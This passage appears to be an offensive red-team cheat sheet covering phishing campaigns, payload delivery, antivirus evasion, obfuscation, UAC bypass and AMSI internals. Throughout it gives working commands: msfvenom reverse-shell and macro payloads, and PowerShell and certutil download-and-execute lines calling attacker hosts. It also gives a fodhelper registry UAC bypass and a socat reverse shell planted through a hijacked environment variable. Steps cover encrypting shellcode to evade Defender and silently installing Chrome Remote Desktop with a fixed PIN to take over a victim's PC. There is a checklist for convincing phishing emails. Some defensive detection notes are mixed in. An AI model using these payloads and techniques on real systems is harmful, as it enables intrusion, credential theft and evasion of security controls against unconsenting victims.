# Use crt.sh in browser for CN/SAN history
```

Banner / Version Grab

```
nc -nv <IP> <PORT>
ssh -v user@<IP>       # SSH banner
curl -I http://example.com
```

Phishing:

Recon & preparation

```
# gather target emails/usernames (OSINT)
theHarvester -d example.com -b all
amass enum -d example.com
sublist3r -d example.com -o subs.txt
```

```
# check domain & mail settings
whois example.com
dig mx example.com +short
nslookup -type=txt example.com
```

Phishing infrastructure (hosting / web / SMTP)

```
# host static phishing site or payloads
python3 -m http.server 80

# simple SMTP test (manual)
swaks --to victim@example.com --server smtp.example.com --from attacker@exam
ple.com

# fetch files from attacker (on victim machine)
certutil -urlcache -split -f http://<ATTACKER_IP>/file.exe file.exe
powershell -c "(New-Object Net.WebClient).DownloadFile('http://<ATTACKER_IP>/fil
e.ps1','file.ps1')"
```

GoPhish

```
# download & run (Linux example)
wget https://github.com/gophish/gophish/releases/download/vX.Y.Z/gophish-vX.Y.Z
-linux-64bit.zip
unzip gophish*.zip
./gophish        # default UI: https://127.0.0.1:3333

# common actions (via UI)
- Add SMTP profile
- Add sending domain (use DNS/MX settings)
- Create landing page (HTML)
- Create email template
- Create campaign (targets, template, landing page)
```

Email writing & templates

```
# checklist for convincing emails:
- From name and address legitimate-looking
- Subject line short & relevant
- Preheader + salutation (personalize)
- Remove obvious grammar errors
- Add a plausible call-to-action (link or attachment)
- Link points to hosted phishing landing page (hosted on attacker web server)
```

Choosing a phishing domain

```
# reconnaissance for domain selection:
- Look for typosquatted domains (google dorks, brand + typos)
- Check domain age & reputation (whois, VirusTotal)
- Register domain with similar branding and simple MX setup
```

Droppers / payload delivery

```
# generate Windows EXE payload (metasploit)
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> LPORT=<PORT> -f ex
e -o payload.exe

# generate Office-friendly payload (macro or staged)
msfvenom -p windows/shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f vba > ma
cro.txt

# host payloads for victim to download
python3 -m http.server 80
```

MS Office (macro) basics

```
# common delivery flow:
- embed macro in .doc/.docm (macro code executes PowerShell)
- macro calls a one-liner to download and execute payload:
```

```
  powershell -NoP -NonI -W Hidden -Exec Bypass -Command "IEX (New-Object Net.
WebClient).DownloadString('http://<ATTACKER>/stager.ps1')"
```

(macros can be blocked by EDR/AV)

Browser-based client attacks

```
# common frameworks/tools for client-side tests:
- BeEF (Browser Exploitation Framework) — hook browsers and run modules
- Social engineering to get victim to open the hook (link/embed)
# BeEF start (example)
./beef              # then use its web UI to manage hooked browsers
```

Practical/test workflow

```
1) Prepare domain & hosting
2) Build landing page + capture form (store creds)
3) Create email template in GoPhish
4) Start http server (python3 -m http.server 80) to host payloads
5) Launch GoPhish campaign (SMTP + template + targets)
6) Monitor results, capture opens/clicks/credentials
7) If needed, deliver dropper and catch reverse shell on listener (nc -lvnp <PORT>)
```

Evasion Technique

Note/ Important:

Guy’s, I have some knowledge of Malware analysis and Reverse Engg. and have built some project in python like DLL injections, keylogger... etc.

So, if you guys have a little knowledge of Malware Analysis and worked with win APIs it is plus for you guy's because you know how these malware works.

Also Red Teaming is not pentesting, Red teaming emulates real-world adversaries to test detection and response; pentesting identifies and exploits vulnerabilities.

AV & Windows Internals

AV / EDR: Layers

- **Signature** — known file hashes, byte patterns. (Detects known malware/artifacts.)
- **Heuristics / Rules** — suspicious PE imports, packing, or command-line patterns.
- **Behavioral / Runtime** — process trees, code injection, persistence writes, suspicious network behavior.
- **Reputation / Cloud** — hashes, certificates, domains queried against cloud services.
- **Sandboxing / Dynamic Analysis** — detonate suspicious samples to observe behavior.
- **ML / Statistical Analysis** — classify files/behaviors by learned patterns (may flag low-fidelity matches).

High-value telemetry

- **Process creation** — process name, PID, PPID, full command line, user.
- **Parent → child relationships** — unexpected parents are high signal.
- **Image / DLL loads** — new or unsigned modules.
- **Registry changes** — Run keys, Services keys, TaskCache entries.
- **File system writes** — system directories, Startup folders, webroot.
- **Network connections** — process → remote IP/port, DNS queries, HTTP requests.
- **Credential access** — LSASS access, hive exports, SSH keys, credential files.
- **Event logs & Sysmon** — process create, network connect, file create, registry events.

Key Windows internals defenders watch

- **LSASS.exe** — credential material; memory access is critical signal.
- **svchost.exe** — many services run here; unusual child processes or image loads matter.
- **Winlogon / userinit** — early logon execution points.
- **Task Scheduler** — tasks in Task Scheduler Library and TaskCache registry.
- **Services (HKLM\SYSTEM\CurrentControlSet\Services)** — `ImagePath`, `Start` type, `ObjectName` (service account).
- **Startup locations** — `HKLM\...\Run`, `HKCU\...\Run`, `C:\ProgramData\...\StartUp`.

Persistence hotspots

- Registry Run keys:
  `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`
  `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`
- Services: create/config changes under Services registry path.
- Scheduled Tasks: Task Scheduler Library + TaskCache `SD` metadata.
- File locations: `C:\ProgramData\`, `C:\Windows\System32`, `C:\Users\<user>\AppData\Roaming\`, Startup folder.

Credential stores & sensitive artifacts

- **SAM / SYSTEM** (registry hives) — exporting these is high-priority.
- **LSASS memory** reads / process dump attempts.
- **Private keys & certs** (`.pfx`, `.pem`) and password manager files (`.kdbx`, `.vault`).
- **SSH keys** (`%USERPROFILE%\.ssh\authorized_keys`).

Scripting & in-memory indicators

- **PowerShell** — script block logging, module logging, command-line parsing. Capture full decoded script when policy allows.
- **WMI / WMI event consumers** — creation of event consumers/subscriptions.

- **DLL injection / remote thread creation** — monitor `CreateRemoteThread`, `NtWriteVirtualMemory`, `CreateProcess` with unusual parents.
- **Fileless activity** — memory-only loaders show up via suspicious image loads and abnormal process memory writes.

Network indicators to correlate

- Process → remote IP/port mapping (essential).
- Unusual long TCP sessions, repeated small outbound connections (DNS/ICMP), and many small HTTPS POSTs.
- DNS: long or high-entropy query labels, many queries to one external authoritative server.
- TLS: mismatched SNI vs certificate, unusual client Hello fingerprints.

Defender controls & tuning tips

- Remember defender used tools to detect malware like procmon, FLOSS, PEstudio.. etc.
- **Sysmon**: enable `ProcessCreate` (with command line), `ImageLoad`, `NetworkConnect`, `CreateRemoteThread`, `FileCreate`, `Registry` events.
- **PowerShell logging**: enable ScriptBlockLogging, ModuleLogging, Transcription.
- **Application control**: AppLocker/WDAC for restricting execution.
- **EDR rules**: tune behavioral rules to reduce false positives; map detections to ATT&CK IDs.
- **Egress filtering**: restrict outbound ports and limit DNS resolvers to internal resolvers.
- **SIEM correlation**: combine process, auth, network, and file events to reduce noise and improve TTD.

Evasion

Note/Important :

I have previously uploaded how attacker create a fully undetectable android malware you can check it out here → https://github.com/MRxO11/How_Attacker_Make_FUD_Android_Malware

Also, in real world scenario attack often used crypter like icon changer, binder, they also use packer to pack the payload to make it FUD.

1) Great Evasion Talk by https://twitter.com/mariuszbit

watch this on YT:- https://www.youtube.com/watch?v=IbA7Ung39o4

2) Check which parts Defender finds as malicious

You can use **ThreatCheck** which will **remove parts of the binary** until it **finds out which part Defender** is finding as malicious and split it to you.

Another tool doing the **same thing is avred** with an open web offering the service in **https://avred.r00ted.ch/**

3) Abuse legitimate software:

Chrome Remote Desktop

As described in **this blog post**, it's easy to just deploy the Chrome Remote Desktop in a victims PC and then use it to takeover it and maintain persistence:

Deployment

1. **Download the MSI installer** from the CRD setup page.
2. **Install it silently** using:

   bash

   ```
   msiexec /i chromeremotedesktophost.msi /qn
   ```

3. **Authorize the client** via the CRD web portal.
4. **Extract the onboarding command**, which includes a unique code and redirect URL.
5. **Modify the command** to include an undocumented `-pin=111111` parameter to bypass GUI PIN setup.

   bash

   `"remoting_start_host.exe" --code="YOUR_UNIQUE_CODE" --redirect-url="..." --name=%COMPUTERNAME% --pin=111111`
6. **Connect to the client** via the CRD portal using the PIN.
7. **Take over the session**, ideally when the user is inactive.

4) Using Shellcode for AV Evasion

```
# generating reverse shell So, we are using staged payload
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f raw
-o shellcode.bin -b '\x00\x0a\x0d'

# We can now generate a self-signed certificate to use to set up a HTTPS simple we
bserver
openssl req -new -x509 -keyout localhost.pem -out localhost.pem -days 365 -node
s

# Launch the HTTPS server
python3 -c "import http.server, ssl;server_address=('0.0.0.0',443);httpd=http.server.
HTTPServer(server_address,http.server.SimpleHTTPRequestHandler);httpd.socket=
ssl.wrap_socket(httpd.socket,server_side=True,certfile='localhost.pem',ssl_version=
ssl.PROTOCOL_TLSv1_2);httpd.serve_forever()"

# using nc we can get the rev shell


## attacker used encoding and encryption
 msfvenom LHOST=<IP> LPORT=443 -p windows/x64/shell_reverse_tcp -f csharp
```

Then, we can compile the Encryptor.cs (with our generated payload in) and execute the exe file that the C# script generates :

download this tool or you custom generate your script for encoding or encryption

commands (powershell)
csc.exe .\Encrypter.cs
.\Encrypter.exe

after that we will get base64 string

now, This long base64 string can be include in the final “encstageless.cs” file :

(in code there is a vriable if not then create one)

string dataBS64 = <paste that long base64 string>

Then compiling and executing the file gives us a reverse shell undetected :

The “EncStageless.exe” file does not trigger the AV and successfully bypass it :

Packers

Another method to defeat disk-based AV detection is to use a packer. Packers are pi eces of software that take a program as input and transform it so that its structure lo oks different, but their functionality remains exactly the same.

we can use ConfuserEx tool download it from → https://github.com/mkaring/Confus erEx/releases/tag/v1.6.0
or you can use any other packer

pack the payload and you will get the reverse shell that can bypass AV

Binders

you can also use binders to bind your payload which can help to bypass AV.

Obfuscation

1) Basic Terminologies

- **Layout:** whitespace, line breaks, file organization.
  - *Example:* put everything on one line or insert many blank lines.
  - *Spot it:* look for extremely long single-line scripts or files with lots of meaningless whitespace.
- **Lexical:** renaming identifiers and splitting tokens.
  - *Example:* change `getUser` → `a1b2`.
  - *Spot it:* meaningless, short, or repeated names.
- **Data:** encoding (Base64/hex/XOR), splitting data across variables/files.
  - *Example:* store "password" as `70617373776f7264` (hex) or as a Base64 string.
  - *Spot it:* long alphanumeric blocks or many short data fragments.
- **Control-flow:** opaque conditions, dispatcher loops, computed jumps.
  - *Example:* use `switch` based dispatcher instead of straight code.
  - *Spot it:* many indirect branches, long switch/dispatcher patterns.
- **Metadata:** debug symbols, timestamps, build info.
  - *Example:* strip symbols before shipping binaries.
  - *Spot it:* absence of symbol names or unexpected section names.

2) Encoding & string obfuscation

Purpose: hide readable strings so static scanners/malware signatures miss them.

- **Base64**
  - *How:* converts binary/text to ASCII safe form.
  - *Example commands:*

        - Encode: `base64 input.sh > input.b64`
        - Decode: `base64 -d input.b64 > input.sh`
        - PowerShell encode:

          ```
          $s="Get-Process"; [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($s))
          ```

        - Run encoded PS: `powershell -EncodedCommand <Base64String>`
    - *Spot it:* long sequences of `A-Za-z0-9+/=`; decode and inspect.
- **Hex**
    - *How:* text represented as hex bytes.
    - *Command:* `echo '48656c6c6f' | xxd -r -p` → prints `Hello`.
    - *Spot it:* even-length hex strings; use `xxd` to convert back.
- **rot13**
    - *How:* letter substitution (simple).
    - *Command:* `echo 'uggc' | tr 'A-Za-z' 'N-ZA-Mn-za-m'` → `http`.
    - *Spot it:* patterns that look like alphabet-shifted text.
- **XOR**
    - *How:* each byte XORed with a key. Good for short strings.
    - *Example (Python):*

      ```
      data = bytes.fromhex('...'); key = 0x5
      print(bytes([b ^ key for b in data]))
      ```

    - *Spot it:* non-printable + structured patterns; brute-force small keys.
- **Practical tip:** multiple layers (XOR → Base64) increase effort but are still reversible if you find the decode entry point at runtime.

3) Concatenation & fragmentation

Purpose: avoid literal keywords or signatures by assembling strings in memory.

- **PowerShell example:**

```
$p = 'n' + 'et' + 'work'; Invoke-Expression $p
```

- **Bash example:**

```
printf "%s" "pa" "ss" "wd" > temp
```

- **File fragmentation:** store pieces in separate files/vars and join at runtime.
- **Spot it:** many small strings joined by `+`, `printf`, `strcat`, or reassembly routines in code. Search for `+` on string literals or repeated concatenation in loops.

4) Junk code & identifier renaming

Purpose: mask real logic inside irrelevant code and meaningless names.

- **How to apply:** insert unused functions, `if (0) { ... }`, dead loops, or rename identifiers to `a1`, `x_2`.
- **Effect:** raises analysis cost — but too much junk triggers heuristics.
- **Spot it:** functions never called, large blocks guarded by constant false conditions, many unused variables. Use coverage or dynamic tracing to find actually executed code.

5) Opaque predicates & control-flow flattening

Purpose: make it hard for static tools to determine which branch is real.

- **Opaque predicate:** a condition that looks dynamic but has a predictable result at runtime (or depends on hidden state).

```
if (((x*x + 7) % 2) == 0) { /* real */ } else { /* junk */ }
```

- **Flattening:** convert linear code into a dispatcher loop with a state variable and switch; real sequence is driven by that state.
- **Spot it:** dispatcher loops (`while(1){ switch(state){...}}`), repeating patterns of state updates, or lots of small branches. Use decompiler + simplifying passes or execute to observe which branches run.

6) Indirect control flow — computed jumps & function pointers

Purpose: remove direct call/jump targets to break static call graphs.

- **C example:**

```
void (*tbl[])() = {f0,f1,f2};
tbl[(x*13)%3]();
```

- **Assembly:** `jmp rax`, `call [reg]`, or jump tables from `switch`.
- **Spot it:** many `jmp [reg]` or `call eax` instructions; resolve by running with a tracer or using emulation (e.g., QEMU, a debugger).

7) Stripping & removing metadata

Purpose: remove human-readable symbols and metadata from binaries.

- **Commands:**
  - Compile: `g++ file.cpp -o bin`
  - Strip symbols: `strip --strip-all bin`
  - Inspect: `nm bin` / `objdump -t bin` / `readelf -s bin`
- **Also:** remove debug sections (`.debug_*`), clear timestamps, or compress/pack the binary.
- **Spot it:** absence of function names, only raw addresses in disassembly; use `strings` to find remaining literals.

8) Tools, packers

- **Tools:** frameworks like Invoke-Obfuscation automate many PowerShell obfuscations; packers/binders exist for binaries.
- **Spot it:** known packers have identifiable headers; use tools (Detect It Easy, `file`, `upx -d`) to detect/unpack.

Detection & hunting

- **Look for behavior, not just strings:** spawning child processes, creating network connections, writing unusual files, using `Invoke-Expression`, or `EncodedCommand`.
- **Example hunts:** search for `EncodedCommand` in process listings; monitor processes that launch PowerShell with long arguments.
  - Windows: `Get-CimInstance Win32_Process | where CommandLine -match '-EncodedCommand'`
  - Linux: `ps aux | grep -E 'base64|xxd|openssl enc'` (heuristic)
- **Runtime capture:** use Procmon (Windows), `strace` (Linux), or a sandbox to collect actual executed commands and recovered strings.

Signature Based Evasion

1) Signature identification

It locates readable strings, long encoded blocks, and byte patterns that AV rules may match.

Identifying likely signature material helps you know what to target for evasion or what defenders should monitor.

(commands):

- `strings sample.exe` — extract ASCII strings.
- `strings -el sample.exe` — extract UTF-16/LE strings (common for Windows/PowerShell).
- `hexdump -C sample.exe | less` — view bytes with offsets.
- `strings sample.exe | grep -E '^[A-Za-z0-9+/=]{20,}$'` — find long Base64-like blocks.

  Detect/reverse: decode long alphanumeric blocks, inspect neighboring bytes for decode routines or offsets; map suspicious strings to code locations with `grep -n` or `objdump -d`.

2) Code-based signatures

The exact byte sequences or instruction sequences inside a binary that trigger static signatures.

AV often matches fixed byte sequences or short opcode patterns; changing those breaks naive signatures.

(commands):

- `xxd -g 1 -u sample.exe | less` — raw bytes with grouping.
- `xxd -p sample.exe | tr -d '\n' | grep -oP '<hexpattern>.{0,40}'` — search for hex pattern context.
- `objdump -d sample.exe` or `ndisasm sample.exe` — disassemble and inspect instructions.

  Detect/reverse: identify repeated opcode sequences or literals at specific offsets; modify or relocate offending bytes, recompile with different optimization to change instruction layout.

3) Property-based signatures (entropy/stats)

Detection based on entropy, file size patterns, or statistical anomalies (indicative of packing/encryption).

packers/encryption increase entropy and look different from normal binaries.

(commands):

- Quick entropy (Python):

```
python - <<'PY'
import math
b=open('sample.exe','rb').read()
p=[b.count(x)/len(b) for x in range(256) if b.count(x)]
print(round(-sum(x*math.log2(x) for x in p),3))
PY
```

- GUI: CyberChef or Detect-It-Easy for visual/metadata checks.

  Detect/reverse: very high entropy suggests packing; try `upx -d` or packer-specific unpackers, or run in sandbox to capture runtime-unpacked payload.

4) Locate first-detected chunk (binary chunk testing)

Split the file to find the exact region that triggered detection.

isolating the minimal detected region helps you know which bytes to change/remove.

(commands):

- `split -b 1k sample.exe chunk_` — create 1 KiB chunks.
- `dd if=sample.exe of=part.bin bs=1K skip=50 count=1` — extract specific KiB.
- Upload/test chunks to an AV/sandbox to see which chunk is flagged.

  Detect/reverse: once identified, inspect that chunk with `hexdump`, search for strings or code patterns, and test modifications iteratively (binary search speeds this up).

5) Obfuscation techniques — encoding, splitting, concatenation

Common transforms that hide signatures: Base64/hex/rot13/XOR, string fragmentation, and runtime reassembly.

simple encodings and runtime assembly avoid static literal matches.

(commands):

- Base64: `base64 input.ps1 > input.b64` / `echo 'SGVsbG8=' | base64 -d`
- Hex: `echo '48656c6c6f' | xxd -r -p`
- rot13: `echo 'uggc' | tr 'A-Za-z' 'N-ZA-Mn-za-m'`
- XOR (python):

```
data=bytes.fromhex('...'); key=0x5
print(bytes([b^key for b in data]))
```

- PowerShell concat: `$A='Amsi'+'Scan'+'Buffer'`

  Detect/reverse: search for decode routines, concatenation patterns (`+`, `printf`, `strcat`), or calls to `base64` / `xxd` / `openssl` in scripts; run code in a safe environment to observe decoded strings.

6) AMSI / runtime bypass

Runtime patching of AV/AMSI hooks (e.g., tampering `AmsiScanBuffer`) to stop scanning of loaded scripts.

attackers use this to avoid runtime detections; defenders study it to build mitigations.

(pattern):

- Typical flow: locate function address (`GetProcAddress`), change page protections (`VirtualProtect`), overwrite a few bytes to short-circuit the routine.

  Detect/reverse: monitor processes that call `VirtualProtect` or write into system DLLs, check integrity of AV DLLs, and use EDR hooks to log such writes. **Only test in isolated labs.**

7) Packers & compression (hide original image)

Packers compress/encode the executable; original code is unpacked at runtime.

hides strings and byte patterns from static analysis.

(commands):

- Identify: `file sample.exe` and `Detect-It-Easy` / `pecheck`.
- Try unpack: `upx -d sample.exe` (if UPX-packed).

  Detect/reverse: detect packer signatures or abnormal entrypoints; run in a debugger to dump memory after unpacking, or use unpackers.

8) Stripping & metadata removal (hide symbols & debug info)

Remove symbol names, debug sections, and build metadata.

prevents easy mapping from functions to names in disassembly.

(commands):

- Compile: `g++ file.cpp -o bin`
- Strip: `strip --strip-all bin` or cross-strip for Windows builds.
- Inspect: `nm bin`, `objdump -t bin`, `readelf -s bin`.

  Detect/reverse: `strings` often still reveals literals; use dynamic tracing and symbol recovery techniques (heuristic renaming, signature matching).

9) Detection & hunting

runtime behavior (process tree, args, network, file writes) instead of only static matches.

Quick hunts & checks:

- Windows: `Get-CimInstance Win32_Process | Where-Object CommandLine -match '-EncodedCommand'` — finds encoded PowerShell usage.
- Linux: `ps aux | grep -E 'base64|xxd|openssl enc'` — suspicious decoding helpers.
- Runtime capture: Procmon, EDR, `strace`, or sandbox logs to recover decoded strings and system calls.

  Detect/reverse: instrument execution to capture runtime-decoded payloads for analysis; correlate network activity and process lineage.

10) Automated signature evasion

- Find-AVSignature:- https://github.com/PowerShellMafia/PowerSploit/blob/master/AntivirusBypass/Find-AVSignature.ps1
- ThreatCheck (tool)
- AMSITrigger (tool)

Bypassing UAC

User Account Control (UAC) is a feature that enables a **consent prompt for elevated activities**. Applications have different `integrity` levels, and a program with a **high level** can perform tasks that **could potentially compromise the system**. When UAC is enabled, applications and tasks always **run under the security context of a non-administrator account** unless an administrator explicitly authorizes these applications/tasks to have administrator-level access to the system to run. It is a convenience feature that protects administrators from unintended changes but is not considered a security boundary.

Integrity Levels (IL)

- Integrity Levels are a mandatory access control label Windows attaches to **processes** and some **objects** (files, registry keys, etc.).
- They restrict what a process can do: a process cannot modify objects that have a **higher** integrity level than itself.
- ILs are enforced in addition to standard ACLs and are part of **Mandatory Integrity Control (MIC)** introduced in Vista+.

Common practical levels:

- **Untrusted / Low** — used for highly untrusted content (browser sandbox, downloads).
- **Medium** — default for standard interactive users and most applications.
- **High** — elevated/admin processes (where UAC elevation gives High IL).
- **System** — kernel and core system services (above even High).
- (Some systems also note an **Installer** or other special labels.)

Quick checks

- Check if UAC is enabled:

```
REG QUERY HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA
```

- Check UAC prompt behavior (level):

```
REG QUERY HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System /v ConsentPromptBehaviorAdmin
```

- Check LocalAccountTokenFilterPolicy / FilterAdministratorToken (remote/admin behavior):

```
REG QUERY HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy
```

```
REG QUERY HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System /v FilterAdministratorToken
```

- Check current user groups and integrity level:

```
net user %username%
whoami /groups | findstr Level
```

If UAC is disabled (simple escalation example)

- Spawn an elevated process (example uses PowerShell `runAs` — replace payload):

```
Start-Process powershell -Verb runAs "C:\Windows\Temp\nc.exe -e powershell 10.10.14.7 4444"
# or
Start-Process powershell -Verb runAs "calc.exe"
```

Note: works only when UAC is off or ineffective.

Common UAC-bypass techniques

1) fodhelper (registry hijack) — reliable on many Windows versions

- Create key + DelegateExecute and set default to your payload (PowerShell base64 example):

```
# (optionally ensure 64-bit powershell from a 32-bit shell)
C:\Windows\sysnative\WindowsPowerShell\v1.0\powershell -nop -w hidden -c "$PSVersionTable.PSEdition"

# 1) Create key and DelegateExecute
New-Item -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Force | Out-Null
New-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "DelegateExecute" -Value "" -Force | Out-Null
```

```
# 2) Set default to payload (replace <BASE64_PS> with base64-encoded PowerShel
l)
Set-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\comman
d" -Name "(default)" -Value "powershell -ExecutionPolicy Bypass -WindowStyle Hid
den -e <BASE64_PS>" -Force

# 3) Trigger auto-elevation
Start-Process -FilePath "C:\Windows\System32\fodhelper.exe"

# 4) Cleanup (recommended)
Remove-Item -Path "HKCU:\Software\Classes\ms-settings\Shell\Open" -Recurse -Fo
rce
```

Notes: Requires current user in Administrators and non-max UAC settings. Use `sysnative` trick to get 64-bit PowerShell from 32-bit process.

2) Token duplication / token stealing

- Tools / modules (examples shown by Cobalt Strike / Metasploit):

```
# Cobalt Strike examples
elevate uac-token-duplication [listener_name]
elevate svc-exe [listener_name]

# Example Metasploit/Empire payload execution
runasadmin uac-token-duplication powershell.exe -nop -w hidden -c "IEX ((new-obj
ect net.webclient).downloadstring('http://10.10.5.120:80/b'))"
runasadmin uac-cmstplua powershell.exe -nop -w hidden -c "IEX ((new-object net.
webclient).downloadstring('http://10.10.5.120:80/b'))"
```

Notes: many frameworks include post-exploitation modules for token duplication; effectiveness depends on OS/UAC configuration.

3) DLL hijacking / Auto-Elevated binary abuse (general method)

- General steps (no single command — workflow):
  1. Find an auto-elevate binary (manifest `autoElevate=true`).

    - Check manifests with `sigcheck.exe -m <file>`.
2. Use Process Monitor (procmon) to find "NAME NOT FOUND" for DLLs the binary tries to load.
3. Place malicious DLL in a location the auto-elevated binary will load from (often requires writing to protected paths).
4. Use elevated helper mechanisms to place DLL into protected paths (see wusa / IFileOperation below) then trigger the vulnerable binary.

Notes: UACME is a collection of many such exploits; compile and pick technique appropriate for the target build.

4) Using system helpers to write to protected paths

- `wusa.exe` (older Windows) — extract CAB contents into protected paths (used to place files into System32).
- `IFileOperation` (Windows 10+) — COM object can perform file operations with elevation; abused to write files into protected paths from a medium-integrity process.

  Notes: these are helper techniques to get a file/DLL into protected locations as part of a hijack.

5) Environment Variable Expansion

Bypassing Always Notify

you can abuse applications related to the system's configuration to bypass UAC as most of these apps have the autoElevate flag set on their manifests. However, if UAC is configured on the "Always Notify" level, fodhelper and similar apps won't be of any use as they will require the user to go through the UAC prompt to elevate. This would prevent several known bypass methods to be used, but not all hope is lost.

For the following technique, we'll be abusing a scheduled task that can be run by any user but will execute with the highest privileges available to the caller. Scheduled tasks are an exciting target. By design, they are meant to be run without any user interaction (independent of the UAC security level), so asking the user to elevate a process manually is not an option. Any scheduled tasks that require elevation will automatically get it without going through a UAC prompt.

— Launched `Task Scheduler`

— Expanded `Microsoft`

— Expanded `Windows`

— Clicked `DiskCleanup`

— Noticed that it is set to `Run with highest privilege` with `Users` account.

now, under `Action` tag you can - Noticed that the task can be run on-demand.

— Connected to the backdoor on port 9999

— Set up a listener.

— Ran command lines to write a payload.

```
:~# nc Target_IP 9999
...
C:\Windows\system32>reg add "HKCU\Environment" /v "windir" /d "cmd.exe /c C:\tools\socat\socat.exe TCP:Attacker_IP:Attacker_Port EXEC:cmd.exe,pipes &REM " /f
...
C:\Windows\system32>schtasks /run  /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I
```

after exploitation,

```
:~# nc -lvp Chosen_Port
...
C:\Windows\system32>whoami /groups | find "Label"
...
C:\Windows\system32>C:\flags\GetFlag-diskcleanup.exe
...
```

— Cleaned up the artefact created.

```
C:\Windows\system32>reg delete "HKCU\Environment" /v "windir" /f
```

6) GUI based bypasses

If you have access to a **GUI you can just accept the UAC prompt** when you get it, you don't really need a bypass it. So, getting access to a GUI will allow you to bypass the UAC.

Moreover, if you get a GUI session that someone was using (potentially via RDP) there are **some tools that will be running as administrator** from where you could **run** a **cmd** for example **as admin** directly without being prompted again by UAC **Bypass-appverif**. This might be a bit more **stealthy**.

it covers **AZMAN.MSC, Msconfig UAC Bypass, iscsicpl.exe, Task Scheduler, MMC/Device Manager/Group Policy Editor etc.**

All the GUI Based Attack are covered in the below article:

https://www.pwndefend.com/2021/08/23/windows-11-privilege-escalation-via-uac-bypass-gui-based/

7) Tools to know

- UACME — collection of UAC bypass techniques (compile to choose specific exploit).

  Command hint to check OS build before choosing technique:

  Github:- https://github.com/hfiref0x/UACME

```
PS C:\> [environment]::OSVersion.Version
```

- KRBUACBypass (https://github.com/wh0amitz/KRBUACBypass) — another tool
- Cobalt Strike / Metasploit / Empire — built-in modules for some bypass methods.
- Good Read :- Bypassing Windows 10 UAC with mock folders and DLL hijacking

Misc:- Simple filesystem access trick (note: often mitigated)

- If you have an account inside Administrators group and can access local SMB, you could map C$ and read files (may not work on modern setups):

```
net use Z: \\127.0.0.1\c$
cd C$
dir \\127.0.0.1\c$\Users\Administrator\Desktop
```

Note: this may be blocked on many systems.

AMSI

Runtime Detection Evasion (AMSI)

Runtime Detections

Runtime detection refers to security mechanisms that analyze code *during execution* rather than just on disk. AMSI (Antimalware Scan Interface) is Microsoft's solution that allows antivirus products to scan scripts and payloads in memory before they execute.

Key Concepts:

- Scans content before execution
- Provides real-time protection against fileless attacks
- AMSI is fully integrated into the following Windows components,

— User Account Control, or UAC

— PowerShell

— Windows Script Host (wscript and cscript)

— JavaScript and VBScript

— Office VBA macros

Here's how it generally works:

- When an application executes, it makes API calls and interacts with various system components, including .NET libraries.
- Runtime detection systems monitor these interactions and scan the application's code as it resides in memory.
- They look for suspicious activities, such as unexpected modifications to the registry, file system changes, or known malicious code patterns.
- If the behavior is deemed malicious, the detection system can block the application.
- This applies to various executable types, including compiled programs, PowerShell scripts, and other scripting languages.

While traditional AV scans files on disk, runtime detection scrutinizes them during execution. Modern AV solutions often integrate runtime detection capabilities for a more layered defense. Windows Defender, the built-in AV for Windows, includes a key runtime detection component called AMSI.

AMSI Overview

AMSI acts as a bridge between applications and antivirus software. When an application loads a script, AMSI captures the content and sends it to the installed AV for scanning.

AMSI Flow:

1. Application prepares to execute script
2. AMSI captures script content
3. Content sent to AV engine via `amsi.dll`
4. AV returns scan result (clean/malicious)
5. Application blocks or allows execution

Detection Check:

```
# Test if AMSI is operational
amsiutils
```

When crafting payloads (e.g., malicious Excel macros or PowerShell scripts), attackers must consider that AMSI might be active on the target system and actively scanning their code upon execution.

AMSI will determine its actions from a response code as a result of monitoring and scanning. Below is a list of possible response codes,
— AMSI_RESULT_CLEAN = 0
— AMSI_RESULT_NOT_DETECTED = 1
— AMSI_RESULT_BLOCKED_BY_ADMIN_START = 16384
— AMSI_RESULT_BLOCKED_BY_ADMIN_END = 20479
— AMSI_RESULT_DETECTED = 32768

These response codes will only be reported on the backend of AMSI or through third-party implementation. If AMSI detects a malicious result, it will halt execution and send the below error message.

AMSI Instrumentation

AMSI integrates with various components through specific interfaces. Understanding where these hooks exist helps in finding bypass opportunities.

Integration Points:

- PowerShell: Through `System.Management.Automation.AmsiUtils`
- .NET applications: Via `IAmsiStream` interface
- Script hosts: Through AMSI COM interface

Key Components:

```
# AMSI context in PowerShell
[System.Management.Automation.AmsiUtils]

# AMSI DLL loaded process
amsi.dll
```

Note: AMSI is only instrumented when loaded from memory when executed from the CLR. It is assumed that if on disk MsMpEng.exe (Windows Defender) is already being instrumented.

Most of our research and known bypasses are placed in the Win32 API layer, manipulating the AmsiScanBuffer API call.

You may also notice the “Other Applications” interface from AMSI. Third-parties such as AV providers can instrument AMSI from their products. Microsoft documents AMSI functions and the AMSI stream interface.

We can break down the code for AMSI PowerShell instrumentation to better understand how it is implemented and checks for suspicious content. To find where AMSI is instrumented, we can use InsecurePowerShell maintained by Cobbr. InsecurePowerShell is a GitHub fork of PowerShell with security features removed; this means we can look through the compared commits and observe any security features. AMSI is only instrumented in twelve lines of code under ***src/System.Management.Automation/engine/runtime/CompiledScriptBlock.cs***. These twelve lines are shown below.

```
var scriptExtent = scriptBlockAst.Extent;
 if (AmsiUtils.ScanContent(scriptExtent.Text, scriptExtent.File) == AmsiUtils.AmsiNati
veMethods.AMSI_RESULT.AMSI_RESULT_DETECTED)
 {
  var parseError = new ParseError(scriptExtent, "ScriptContainedMaliciousContent",
ParserStrings.ScriptContainedMaliciousContent);
  throw new ParseException(new[] { parseError });
 }

 if (ScriptBlock.CheckSuspiciousContent(scriptBlockAst) != null)
 {
  HasSuspiciousContent = true;
 }
```

We can take our knowledge of how AMSI is instrumented and research from others to create and use bypasses that abuse and evade AMSI or its utilities.

